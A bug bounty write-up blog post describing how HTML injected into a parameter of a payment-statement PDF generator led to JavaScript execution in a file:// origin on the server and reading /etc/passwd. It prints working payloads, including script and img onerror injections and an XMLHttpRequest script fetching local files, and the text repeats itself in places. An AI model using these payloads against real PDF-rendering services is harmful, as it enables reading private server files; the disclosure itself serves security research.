Local File Read via XSS in Dynamically Generated PDF
Hello Hunters,
This time I am writing about a Vulnerability found in another private program(xyz.com) on Bugcrowd which at first I thought wasn't much harmful(P4) but later escalated it to a P1.
While browsing the Application I came across an endpoint which allowed us to download some kind of Payment Statements as PDF.
The URL looked like this
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=xyz&date=2017-08-11&settlement_type=all&advice_id=undefined
I saw that the Value of utr number is reflected inside the PDF file that got downloaded so I wrote some HTML in utrnumber parameter as "><S>aaa
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber="><S>aaa &date=2017-08-11&settlement_type=all&advice_id=undefined
Upon opening this PDF I found that the HTML was rendered and could be seen in PDF

I tried if I could use an iframe and load internal domains in the frame or if I could iframe file:///etc/passwd but none of the tricks worked! also, I wasn't able to iframe external domains.
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber="><iframe src="http://localhost"></iframe>&date=2017-08-11&settlement_type=all&advice_id=undefined
 But, from now I didn't know if I could go further because I wasn't sure if javascript could be executed like this in PDF.So after playing around a lot I found that we could execute javascript with the help of DOM Manipulation
<p id="test">aa</p><script>document.getElementById('test').innerHTML+='aa'</script>
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<p id="test">aa</p><script>document.getElementById('test').innerHTML+='aa'</script>&date=2017-08-11&settlement_type=all&advice_id=undefined
and Upon downloading PDF I found that it contained the "aaaa" :D
also sometime later, I found that I could also use document.write() function to show results more easily.
<img src=x onerror=document.write('aaaa')>
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<img src=x onerror=document.write('aaaa')>&date=2017-08-11&settlement_type=all&advice_id=undefined


./peace
Rahul Maini
This time I am writing about a Vulnerability found in another private program(xyz.com) on Bugcrowd which at first I thought wasn't much harmful(P4) but later escalated it to a P1.
While browsing the Application I came across an endpoint which allowed us to download some kind of Payment Statements as PDF.
The URL looked like this
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=xyz&date=2017-08-11&settlement_type=all&advice_id=undefined
I saw that the Value of utr number is reflected inside the PDF file that got downloaded so I wrote some HTML in utrnumber parameter as "><S>aaa
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber="><S>aaa &date=2017-08-11&settlement_type=all&advice_id=undefined
Upon opening this PDF I found that the HTML was rendered and could be seen in PDF

I tried if I could use an iframe and load internal domains in the frame or if I could iframe file:///etc/passwd but none of the tricks worked! also, I wasn't able to iframe external domains.
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber="><iframe src="http://localhost"></iframe>&date=2017-08-11&settlement_type=all&advice_id=undefined

<p id="test">aa</p><script>document.getElementById('test').innerHTML+='aa'</script>
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<p id="test">aa</p><script>document.getElementById('test').innerHTML+='aa'</script>&date=2017-08-11&settlement_type=all&advice_id=undefined
also sometime later, I found that I could also use document.write() function to show results more easily.
<img src=x onerror=document.write('aaaa')>

after this I checked the window.location of where this javascript is executed and to my surprise it was executing in file:// origin on the Server
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<img src=x onerror=document.write('aaaa'%2bwindow.location)>&date=2017-08-11&settlement_type=all&advice_id=undefined

Now since its executing on file://, I tried if we could access file:///etc/passwd via XHR(XMLHttpRequest), I wasn't sure myself.
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/passwd");
x.send();
</script>
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send();</script>&date=2017-08-11&settlement_type=all&advice_id=undefined
and then you know ;)
and then you know ;)

so That was it, XSS in Server Side Generated PDFs to Local File Read!
However, it took :P me some time to figure this You could see the number of PDFs I had to download:

Rahul Maini
Comments
-
-
-
-
Nice Bro.. :)
bhai kaise <3
Reply